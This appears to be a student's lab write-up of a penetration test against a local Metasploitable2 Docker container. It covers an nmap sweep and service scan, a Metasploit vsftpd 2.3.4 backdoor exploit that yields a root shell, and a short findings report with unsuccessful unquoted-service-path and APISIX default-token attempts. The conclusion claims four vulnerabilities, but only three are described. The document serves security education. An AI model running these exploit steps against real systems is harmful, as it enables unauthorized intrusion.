


Exercise 10.3 - Metasploitable2


In this task I will set up a local docker container running Metasploitable2 and perform a penetration test against it. This black box scope starts at the enumeration through exploitation phases - reconnaissance and post exploitation phases are not required

Step 1: Setup Metasploitable2

I launched my kali VM using the NAT network mode and start a terminal. I updated my system and installed docker which will be used to run a Metasploitable2 container.



I added my Kali VM user to the docker group to avoid having to run as root. Afterwards, I rebooted my Kali VM so the permission settings take effect.



With my Kali VM rebooted, I run the Metasploitable2 docker image as name "metasploitable2", which will cause it to download automatically and start the services. The "&" ampersand at the end of the command makes the command run in the background of the terminal. Please allow about 15 minutes for the container to download, run, and start services.

```
┌──(maria㉿kali)-[~]
└─$ docker run -it --name "metasploitable2" tleemcjr/metasploitable2 sh -c "b
in/services.sh && bash" &
[1] 2370

┌──(maria㉿kali)-[~]
└─$ Unable to find image 'tleemcjr/metasploitable2:latest' locally
latest: Pulling from tleemcjr/metasploitable2
7aee18c98c59: Downloading  407.7MB/595.5MB
da9129f8f7ad: Download complete
b1494b474174: Download complete
84da87a98ea3: Download complete
47fb2fcd8445: Download complete
8b6e3bfdb228: Verifying Checksum
36d703894057: Download complete
43cf3a9e2a40: Download complete
```

I confirmed the Metasploitable2 container is running.

```
┌──(maria㉿kali)-[~]
└─$ docker container ls
CONTAINER ID   IMAGE                      COMMAND                  CREATED
      STATUS          PORTS     NAMES
157fc374ffef   tleemcjr/metasploitable2   "sh -c 'bin/services…"   5 minutes
ago   Up 5 minutes              metasploitable2

┌──(maria㉿kali)-[~]
└─$
```

Step 2: Host Discovery

The Metsaploitable2 container is my target victim that is running off my Kali VM's virtual docker interface. Identify the docker virtual interface network using the IP command.


```
┌──(maria㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:15:76:c4 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85626sec preferred_lft 85626sec
    inet6 fe80::a00:27ff:fe15:76c4/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
 group default
    link/ether 02:42:52:e5:70:16 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:52ff:fee5:7016/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: veth33cd3d4@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
master docker0 state UP group default
    link/ether 6e:9b:65:ad:bd:36 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::6c9b:65ff:fead:bd36/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

┌──(maria㉿kali)-[~]
└─$
```

I will perform a ping sweep to discover all hosts running on the docker0 network. I will make sure to replace the network CIDR range if yours is different. Within a few seconds the ping sweep discovers a host on 172.17.0.2 . Once the host is discovered, press CTRL+C to stop the scan. Otherwise, you'll have to wait several minutes for the scan to complete this /16 network.

```
┌──(maria㉿kali)-[~]
└─$ sudo nmap -sn 172.17.0.1/16
[sudo] password for maria:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 15:23 PST
Nmap scan report for 172.17.0.2
Host is up (0.000028s latency).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Nmap scan report for 172.17.0.1
Host is up.
```


Step 3: Service Discovery

I performed a TCP port and service scan against the identified target. I made sure to replace the IP with the identified metasploitable2 container IP discovered in the previous sub-step.




Step 4: Exploitation

The NMAP service and version discovery yielded several results. One result of particular interest is port 21 FTP service using vsftpd on version 2.3.4. Start Metasploit on my Kali VM.



With Metasploit running, I search for vsftpd exploits. Observe that Metasploit has an exploit for VSFTPD version 2.3.4 which matches Metasploitable2's running version!



I selected the vsftpd_234_backdoor exploit in Metasploit and explored the required configurations needed with the options command.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Configure the RHOSTS (remote) option with the IP address of the metasploitable2 container. Make sure to replace VICTIM_IP with the IP address of metasploitable2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

After RHOSTS is set, run the exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:35597 → 172.17.0.2:6200) at 2
024-11-07 15:42:01 -0800
```

After the exploit runs the cursor is on a blank line. Run OS commands to confirm the reverse shell is working.

```
whoami
root
uname -a
Linux 157fc374ffef 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (20
24-05-30) x86_64 GNU/Linux
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

If you are in the shell, and want to return to Metasploit, run the background command and "y".

```
       valid_lft forever preferred_lft forever
background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Exercise 10.4 - Penetration Test

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Penetration Testing Report

Background:

This penetration test was performed to check the security of a system running VSFTPD (an FTP server) and other services. The goal was to find, document, and test vulnerabilities to understand how attackers might exploit them and how to fix the issues.

Summary:

I found a main vulnerability in the VSFTPD service (via the lab given) and two additional issues in other parts of the system. This report describes each vulnerability, explains its possible impact, shows how it could be exploited, and suggests how to fix it

Findings:

VSFTPD Backdoor

Description:

- A backdoor vulnerability in version 2.3.4 of VSFTPD (Very Secure FTP Daemon) allows attackers to gain unauthorized access. This specific version of VSFTPD was released with hidden backdoor code. This is a serious issue. Attackers can use it to take control of the FTP server, potentially gaining full access to the system.

Severity/Impact:

- High. Exploiting this vulnerability could allow an attacker to fully compromise the server.

Remediation:

- Update VSFTPD to a secure version immediately, as the backdoor has been removed in later releases.

Demo of attempted exploitation:

- *The demo is shown in step 4 of Exercise 10.3 metasploitable2*

Unquoted Service Path Vulnerability

Description:

- This vulnerability happens in Windows when a service's path to its executable file isn't enclosed in quotes. If there are spaces in the path, attackers could trick the system into running a malicious file instead of the real one. Attackers can use this vulnerability to gain higher privileges on the system, which can lead to full control over the system.


Severity/impact:

- Medium to High, depending on the permissions of the affected service.

Remediation:

- Quote the service paths in the registry for all affected services.

Demo of attempted exploitation:



```
msf6 > use exploit/windows/local/unquoted_service_path
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/unquoted_service_path) > options

Module options (exploit/windows/local/unquoted_service_path):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
                                        read, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may
                                        be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/unquoted_service_path) >
```

```
msf6 exploit(windows/local/unquoted_service_path) > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/local/unquoted_service_path) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(windows/local/unquoted_service_path) > set session 1
session => 1
msf6 exploit(windows/local/unquoted_service_path) > run

[-] Msf::OptionValidateError The following options failed to validate: SESSION.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/unquoted_service_path) >
```

Cont. Findings

Apache APISIX API Default Token Vulnerability

Description:

- In some configurations, the Apache APISIX API allows access with a default API key, which can allow unauthorized access if not changed. This issue could allow attackers to access sensitive API functions, putting the system and any connected services at risk.


Severity/impact:

- High. Exploiting this vulnerability could allow remote attackers to access and potentially control the APISIX system.

Remediation:

- Change the default API key to a secure, unique value, and restrict API access to trusted IPs only.

Demo of attempted exploitation:



```
msf6 > use exploit/multi/http/apache_apisix_api_default_token_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > options

Module options (exploit/multi/http/apache_apisix_api_default_token_rce):

   Name        Current Setting      Required  Description
   ----        ---------------      --------  -----------
   ALLOWED_IP  127.0.0.1            yes       IP in the allowed list
   API_KEY     edd1c9f034335f136f8  yes       Admin API KEY (Default: edd1c9f
               7ad84b625c8f1                  034335f136f87ad84b625c8f1)
   Proxies                          no        A proxy chain of format type:ho
                                              st:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), see https:/
                                              /docs.metasploit.com/docs/using
                                              -metasploit/basics/using-metasp
                                              loit.html
   RPORT       80                   yes       The target port (TCP)
   SSL         false                no        Negotiate SSL/TLS for outgoing
                                              connections
   TARGETURI   /apisix              yes       Path to the APISIX DocumentRoot
   VHOST                            no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be
                                     specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > set LHOST 172.17
.0.2
LHOST ⇒ 172.17.0.2
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > run

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > run

[-] Handler failed to bind to 172.17.0.2:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 172.17.0.2:80
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. A vulnerab
le version if APISIX server is not running "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) >
```

- **Conclusion:**
    - This test identified four vulnerabilities in the target system, including a critical backdoor in VSFTPD and insecure configurations in other services. Fixing these issues will make the system more secure and reduce the chances of being compromised.